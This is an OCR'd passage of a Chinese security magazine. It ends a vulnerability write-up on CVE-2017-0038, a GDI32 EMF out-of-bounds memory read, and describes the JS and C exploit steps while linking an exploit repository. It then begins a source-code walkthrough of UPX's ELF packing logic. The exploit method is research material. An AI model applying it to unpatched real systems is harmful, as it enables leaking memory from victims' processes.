
JS Exploit 与 Web Safe Color

到此，我们分析了这个漏洞的成因，可能读到这里大家都会有一些和我当时一样的疑问，就是为什么我们要打印的内容是 0x00ED1C24，也就是说，这里不管内存如何泄露，固定不变的值应该是 0x00ED1C24，但是像诸如 0patch 文章中所说的，固定的值却是 0xFF3333FF 呢。

首先我们一起来把这个 PoC 修改成 Exploit，用 JS 在网页中打印泄露的内存地址，在之前我们将 cxSrc 和 cySrc 修改回泄露内存的 PoC，接下来，通过 getImageData 的方法，来获得图像的像素，之后将这个值打印。打印的 Length 实际上我输出多了，这里只需要 1024（0x10*0x10*4）足以表示整个 poc.emf 图像。




可以看到，我们泄露了内存地址的信息，这些信息其实在本质上是包含着很多内容的。比如一些关键的内存地址信息等等。但是在测试的过程中，我没有发现有关浏览器的一些信息，比如 cookie 之类的，不知道是不是因为我的浏览器比较干净，内存驻留的信息较少。




但这里有几个问题，第一个就是我多次调试之后，发现内存泄露的信息位置很不稳定，也就是说，它可以用来泄露浏览器信息，但是用来做稳定的 info leak 来 bypass ASLR 似乎不太可行，其次，我们来对比一下泄露内存的内容和我之前在浏览器中打印的图像泄露的内容是不同的。

这也是为什么无论是我调试还是 0patch 文章中都会在浏览器打印 0xFF3333FF 的原因，Web Safe Color！Web Safe Color 是一种安全颜色的表示，开发者认为在 256 种颜色中，只需要 216 种颜色就能保证浏览器稳定输出图像，而不会让图像产生抖动，而这 216 种颜色用 0x00,0x33,0x66,0x99,0xcc,0xff 组合就能表示了，也就是说我们的内存在图像打印的时候，会被 web safe color 强制转换。

下面我修改 poc.emf 中 bitmap 的像素值，来看看在浏览器中图像强制转换打印的内容。





所以可以看到这个过程不可逆，因此，至少在 IE11 浏览器，由于 Web Safe Color 导致我们内存泄露方法获取一些敏感数据的思路似乎不太可行，接下来，我们通过 C 语言来写一个 Exploit，来看一下真正的内存泄露。

CVE-2017-0038 Out-of-bound Read Exploit


重新回过头看一下之前的 bplay 函数断点，实际上，这里调用了一个 GDI32 的 API，叫做 PlayEnhMetaFile，正是这个 API 内层函数调用到了 bplay，因此我们在 C 中通过 PlayEnhMetaFile 来调用 MRSETDIBITSTODEVICE::bplay。这个过程会将 EMF 文件转储到 hdc 上，这样，我们就构建了一个基本的 Exploit 思路：

通过 GetDC 函数来获取一个 HDC


通过 GetEnhMetaFile 来加载 poc.emf

通过 PlayEnhMetaFile 来将 hemf 转储到 hedc 中

通过 GetPixel 来从 hedc 中读取像素值，这个像素值泄露了内存信息，保存到一个 DWORD 数组里。



可以看到，我们的 DWORD color[]数组读取到了更多的内存信息，但其实在我们当前的进程空间里，这样的内存信息还是太少了，换句话说当前进程太单纯 2333，我们可以正常打印 PJ0 提供的一个 poc.emf，由于这个 GetDC 是 Null，图像将会打印在左上角。



可以看到，除了左下角的 0x00241ced，其他的都是 0x00（#00000000 表示黑色），也就是初始化的内存空间（这里 0x00241ced 也是红色），到此我们完成了对于这个漏洞的分析和利用，如有不当之处，还望大家多多包含，多多交流，谢谢！

最后我把 exploit 地址放在末尾：

https://github.com/k0keoyo/CVE-2017-0038-EXP-C-JS

UPX 源码分析——加壳篇

作者：Tangerine
原文来源：【i 春秋】https://bbs.ichunqiu.com/thread-19345-1-1.html


0x00 前言

UPX 作为一个跨平台的著名开源压缩壳，随着 Android 的兴起，许多开发者和公司将其和其变种应用在.so 库的加密防护中。虽然针对 UPX 及其变种的使用和脱壳都有教程可查，但是至少在中文网络里并没有针对其源码的分析。作为一个好奇宝宝，我花了点时间读了一下 UPX 的源码并梳理了其对 ELF 文件的处理流程，希望起到抛砖引玉的作用，为感兴趣的研究者和使用者做出一点微不足道的贡献。


0x01 编译一个 debug 版本的 UPX

UPX for Linux 的源码位于其 git 仓库地址 https://github.com/upx/upx.git 中，使用 git 工具或者直接在浏览器中打开页面就可以获取其源码文件。为了方便学习，我编译了一个 debug 版本的 UPX4debug

将 UPX 源码 clone 到本地 Linux 机器上后，我们需要修改/src/Makefile 中的 BUILD_TYPE_DEBUG := 0 为 BUILD_TYPE_DEBUG = 1 ，编译出一个带有符号表的 debug 版本 UPX 方便后续的调试。此外，UPX 依赖 UCL 算法库，ZLIB 算法库和 LZMA 算法库。在修改完 Makefile 返回其根目录下输入 make all 进行编译时，编译器会报出如下错误提示：




按照提示输入命令 git submodule update --init --recursive 后成功下载安装 lzma，再次运行 make all 报错提示依赖项 UCL 未找到：




UCL 库最后一次版本更新为 1.03，运行命令

wget http://www.oberhumer.com/opensource/ucl/download/ucl-1.03.tar.gz 下载 UCL 源码，编译安装成功后再次运行 make all，报错提示找不到 zlib



wget http://pkgs.fedoraproject.org/re ... /zlib-1.2.11.tar.xz 获取最新版本的 zlib 库并编译安装成功后再次运行 make all 编译，编译器未报错，在/src/下发现编译成功的结果 upx.out



这个 upx.out 保留了符号，可以被 IDA 识别，方便后续进行调试。

0x02 UPX 源码结构

UPX 根目录包含以下文件及文件夹

其中，README，LICENSE，THANKS 等文件的含义显而易见。在/doc 中目前包含了 elf-to-mem.txt ,filter.txt ,loader.txt ,Makefile ,selinux.txt ,upx.pod 几项。elf-to-mem.txt 说明了解压到内存的原理和条件，filter.txt 解释了 UPX 所采用的压缩算法和 filter 机制，loader.txt 告诉开发者如何自定义 loader，selinux.txt 介绍了 SE Linux 中对内存匿名映像的权限控制给 UPX 造成的影响。这部分文件适用于想更加深入了解 UPX 的研究者和开发者们，在此我就不多做介绍了。

我们在这个项目中感兴趣的 UPX 源码都在文件夹/src 中，进入该文件夹后我们可以发现其源码由文件夹/src/stub，/src/filter，/lzma-sdk 和一系列*.h, *.cpp 文件构成。其中/src/stub 包含了针对不同平台，架构和格式的文件头定义和 loader 源码，/src/filter 是一系列被 filter 机制和 UPX 使用的头文件。其余的代码文件主要可以分为负责 UPX 程序总体的 main.cpp，work.cp 和 packmast.cpp，负责加脱壳类的定义与实现的 p_*.h 和 p_*.cpp，以

及其他起到显示，运算等辅助作用的源码文件。我们的分析将会从 main.cpp 入手，经过 work.cpp，最终跳转到对应架构和平台的 packer()类中。

0x03 加壳前的准备工作

在上文中我们提到分析将会从 main.cpp 入手。main.cpp 可以视为整个工程的“入口”，当我们在 shell 中调用 UPX 时，main.cpp 中的代码将对程序进行初始化工作，包括运行环境检测，参数解析和实现对应的跳转。

我们从位于 main.cpp 末尾的 main 函数开始入手。可以看到 main 函数开头的代码进行了位数检查 ,参数检查 ,压缩算法库可用性检查和针对 windows 平台进行文件名转换。从 1516 行开始的 switch 结构针对不同的命令 cmd 跳转至不同的 case 其中 compress 和 decompress 操作直接 break，在 1549 行注释标注的 check options 语句块后，1565 行出现了一个名为 do_files 的函数。

```
int __acc_cdecl_main main(int argc, char *argv[])
{
        ......
    /* check options */
    ......
    /* start work */
    set_term(stdout);
    do_files(i,argc,argv);
        ......
    return exit_code;
}
```

do_files()的实现位于文件 work.cpp 中。work.cpp 非常简练，只有 do_one_file(), unlink_ofile()和 do_files()三个函数，而 do_files()几乎由 for 循环和 try...catch 块构成

```
void do_files(int i, int argc, char *argv[])
{
    ......
    for ( ; i < argc; i++)
    {
        infoHeader();


        const char *iname = argv;
```

```
        char oname[ACC_FN_PATH_MAX+1];
        oname[0] = 0;



        try {
            do_one_file(iname,oname);
        }.....
    }
        .....
}
```

从 for 循环和 iname 的赋值我们可以看出 UPX 具有操作多个文件的功能，每个文件都会调用 do_one_file()进行操作。

继续深入 do_one_file()，前面的代码对文件名进行处理，并打开了两个自定义的文件流 fi 和 fo，fi 读取待操作的文件，fo 根据参数创建一个临时文件或创建一个文件，这个参数就是-o. 随后函数获取了 PackMaster 类的实例 pm 并调用其成员函数进行操作，在这里我们关心的是 pm.pack(&fo)。这个函数的实现位于 packmast.cpp 中。

packMaster::pack()非常简单，调用了 getPacker()获取一个 Packer 实例，随后调用 Packer 的成员函数 doPack()进行加壳。跳转到 getPacker()发现其调用 visitAllPakcers()获取 Packer

```
Packer *PackMaster::getPacker(InputFile *f)
{
    Packer *pp = visitAllPackers(try_pack, f, opt, f);
    if (!pp)
        throwUnknownExecutableFormat();
    pp->assertPacker();
    return pp;
}
```

跳转到函数 visitAllPackers()中，我们发现获取对应平台和架构的 Packer 的方法其实是一个遍历操作，以输入文件流 fi 和不同的 Packer 类作为参数传递给函数指针类型参数 try_pack，通过函数 try_pack()进行判断。

```
Packer* PackMaster::visitAllPackers(visit_func_t func, InputFile *f, const options_t *o, void *user)
{
    Packer *p = NULL;
```

```
.....
        // .exe
.....
        // atari
.....
// linux kernel
.....
// linux
        if (!o->o_unix.force_execve)
{
                        .....
              if ((p = func(new PackLinuxElf64amd(f), user)) != NULL)
                        return p;
               delete p; p = NULL;
               if ((p = func(new PackLinuxElf32armLe(f), user)) != NULL)
                        return p;
               delete p; p = NULL;
               if ((p = func(new PackLinuxElf32armBe(f), user)) != NULL)
                        return p;
               delete p; p = NULL;
               .....
               }
        // psone
.....
// .sys and .com
        .....
        // Mach (MacOS X PowerPC)
        .....
        return NULL;
}
```

当且仅当其返回 true ,函数不返回空 ,此时 visitAllPackers()的对应 if 分支被执行 ,packer 被传递回 PackMaster::pack()执行 Packer::doPack()开始加壳。

跳转到位于同一个源码文件下的函数 try_pack()

```
static Packer* try_pack(Packer *p, void *user)
{
        if (p == NULL)
```

```
        return NULL;
    InputFile *f = (InputFile *) user;
    p->assertPacker();
    try {
        p->initPackHeader();
        f->seek(0,SEEK_SET);
        if (p->canPack())
        {
            if (opt->cmd == CMD_COMPRESS)
                p->updatePackHeader();
            f->seek(0,SEEK_SET);
            return p;
        }
    } catch (const IOException&) {
    } catch (...) {
        delete p;
        throw;
    }
    delete p;
    return NULL;
}
```

try_pack()调用了 Packer 类的成员函数 assertPacker(), initPackHeader(), canPack(), updatePackHeader()，在其中起到关键作用的是 canPack().通过查看头文件 p_lx_elf.h，p_unix.h 和 packer.h 我们发现 PackLinuxElf64amd()位于一条以在 packer.h 中定义的类 Packer 为基类的继承链尾端，assertPacker(), initPackHeader()和 updatePackHeader()的实现均位于文件 packer.cpp 中，其功能依次为断言一些 UPX 信息，初始化和更新一个用于加壳的类 PackHeader 实例 ph.

0x04 Packer 的适配和初始化

通过对上一节的分析我们得知 Packer 能否适配成功最终取决于每一个具体 Packer 类的成员函数 canPack().我们以常用的 Linux for AMD 64 为例，其实现位于 p_lx_elf.cpp 的 PackLinuxElf64amd::canPack()中，而 Linux for x86 和 Linux for ARM 的实现均位于 PackLinuxElf32::canPack()中，从 visitAllPackers()的代码中我们也可以看到 UPX 当前并不支持 64 位 ARM 平台。

我们接下来将以 Linux for AMD 64 为例进行代码分析，并在每一个小节的末尾补充 Linux for x86 和 Linux for ARM 的不同之处。我们从 PackLinuxElf64amd::canPack()开始 ：

```
PackLinuxElf64amd::canPack()
{
```

第一部分代码，该部分代码主要是对 ELF 文件头 Ehdr 和程序运行所需的基本单位 Segment 的信息 Phdr 进行校验。代码读取了文件中长度为 Ehdr+14*Phdr 大小的内容，首先通过 checkEhdr()将 Ehdr 中的字段与预设值进行比较，确定 Phdr 数量大于 1 且偏移值正确，随后对 Ehdr 的大小和偏移进行判定，判定 Phdr 数量是否大于 14，最后确定第一个具有 PT_LOAD 属性的 segment 是否覆盖了整个文件的头部。

```
union {
        unsigned char buf[sizeof(Elf64_Ehdr) + 14*sizeof(Elf64_Phdr)];
        //struct { Elf64_Ehdr ehdr; Elf64_Phdr phdr; } e;
 } u;
 COMPILE_TIME_ASSERT(sizeof(u) <= 1024)



 fi->readx(u.buf, sizeof(u.buf));
 fi->seek(0, SEEK_SET);
 Elf64_Ehdr const *const ehdr = (Elf64_Ehdr *) u.buf;



 // now check the ELF header
 if (checkEhdr(ehdr) != 0)
        return false;



 // additional requirements for linux/elf386
 if (get_te16(&ehdr->e_ehsize) != sizeof(*ehdr)) {
        throwCantPack("invalid Ehdr e_ehsize; try '--force-execve'");
        return false;
 }
 if (e_phoff != sizeof(*ehdr)) {// Phdrs not contiguous with Ehdr
        throwCantPack("non-contiguous Ehdr/Phdr; try '--force-execve'");
        return false;
 }
```

```
// The first PT_LOAD64 must cover the beginning of the file (0==p_offset).
Elf64_Phdr const *phdr = phdri;
for (unsigned j=0; j < e_phnum; ++phdr, ++j) {
    if (j >= 14)
        return false;
    if (phdr->T_LOAD64 == get_te32(&phdr->p_type)) {
        load_va = get_te64(&phdr->p_vaddr);
        upx_uint64_t file_offset = get_te64(&phdr->p_offset);
        if (~page_mask & file_offset) {
            if ((~page_mask & load_va) == file_offset) {
                throwCantPack("Go-language PT_LOAD: try hemfix.c, or try '--force-execve'");
                // Fixing it inside upx fails because packExtent() reads original file.
            }
            else {
                throwCantPack("invalid Phdr p_offset; try '--force-execve'");
            }
            return false;
        }
        exetype = 1;
        break;
    }
}
```

第二部分代码，从两段长注释中我们可以看出 UPX 仅支持对位置无关（PIE）的可执行文件和代码位置无关(PIC)的共享库文件进行加壳处理，然而可执行文件和共享库都（可能）具有 ET_DYN 属性，理论上没有办法将他们区分开。作者采用了一个巧妙的办法：当文件入口点为

__libc_start_main，__uClibc_main 或__uClibc_start_main 之一时，说明文件依赖于 libc.so.6 ,该文件为满足 PIE 的可执行文件。因此该部分通过判定文件是否具有 ET_DYN 属性，若是则在其重定位表中搜寻以上三个符号，满足则跳转至 proceed 标号处

```
// We want to compress position-independent executable (gcc -pie)
    // main programs, but compressing a shared library must be avoided
    // because the result is no longer usable.    In theory, there is no way
    // to tell them apart: both are just ET_DYN.    Also in theory,
```

```
// neither the presence nor the absence of any particular symbol name
// can be used to tell them apart; there are counterexamples.
// However, we will use the following heuristic suggested by
// Peter S. Mazinger <[email]ps.m@gmx.net[/email]> September 2005:
// If a ET_DYN has __libc_start_main as a global undefined symbol,
// then the file is a position-independent executable main program
// (that depends on libc.so.6) and is eligible to be compressed.
// Otherwise (no __libc_start_main as global undefined): skip it.
// Also allow    __uClibc_main    and    __uClibc_start_main .


if (Elf32_Ehdr::ET_DYN==get_te16(&ehdr->e_type)) {
    // The DT_STRTAB has no designated length.    Read the whole file.
    alloc_file_image(file_image, file_size);
    fi->seek(0, SEEK_SET);
    fi->readx(file_image, file_size);
    memcpy(&ehdri, ehdr, sizeof(Elf64_Ehdr));
    phdri= (Elf64_Phdr              *)((size_t)e_phoff + file_image);    // do not free() !!
    shdri= (Elf64_Shdr const *)((size_t)e_shoff + file_image);    // do not free() !!


    //sec_strndx = &shdri[ehdr->e_shstrndx];
    //shstrtab = (char const *)(sec_strndx->sh_offset + file_image);
    sec_dynsym = elf_find_section_type(Elf64_Shdr::SHT_DYNSYM);
    if (sec_dynsym)
        sec_dynstr = get_te64(&sec_dynsym->sh_link) + shdri;


    int j= e_phnum;
    phdr= phdri;
    for (; --j>=0; ++phdr)
    if (Elf64_Phdr:T_DYNAMIC==get_te32(&phdr->p_type)) {
        dynseg= (Elf64_Dyn const *)(get_te64(&phdr->p_offset) + file_image);
        break;
    }
    // elf_find_dynamic() returns 0 if 0==dynseg.
    dynstr=                 (char const *)elf_find_dynamic(Elf64_Dyn:T_STRTAB);
```

```
dynsym=         (Elf64_Sym const *)elf_find_dynamic(Elf64_Dyn:T_SYMTAB);


// Modified 2009-10-10 to detect a ProgramLinkageTable relocation
// which references the symbol, because DT_GNU_HASH contains only
// defined symbols, and there might be no DT_HASH.


Elf64_Rela const *
rela= (Elf64_Rela const *)elf_find_dynamic(Elf64_Dyn:T_RELA);
Elf64_Rela const *
jmprela= (Elf64_Rela const *)elf_find_dynamic(Elf64_Dyn:T_JMPREL);
for (      int sz = elf_unsigned_dynamic(Elf64_Dyn:T_PLTRELSZ);
             0 < sz;
             (sz -= sizeof(Elf64_Rela)), ++jmprela
) {
       unsigned const symnum = get_te64(&jmprela->r_info) >> 32;
       char const *const symnam = get_te32(&dynsym[symnum].st_name) + dynstr;
       if (0==strcmp(symnam, "__libc_start_main")
       ||    0==strcmp(symnam, "__uClibc_main")
       ||    0==strcmp(symnam, "__uClibc_start_main"))
             goto proceed;
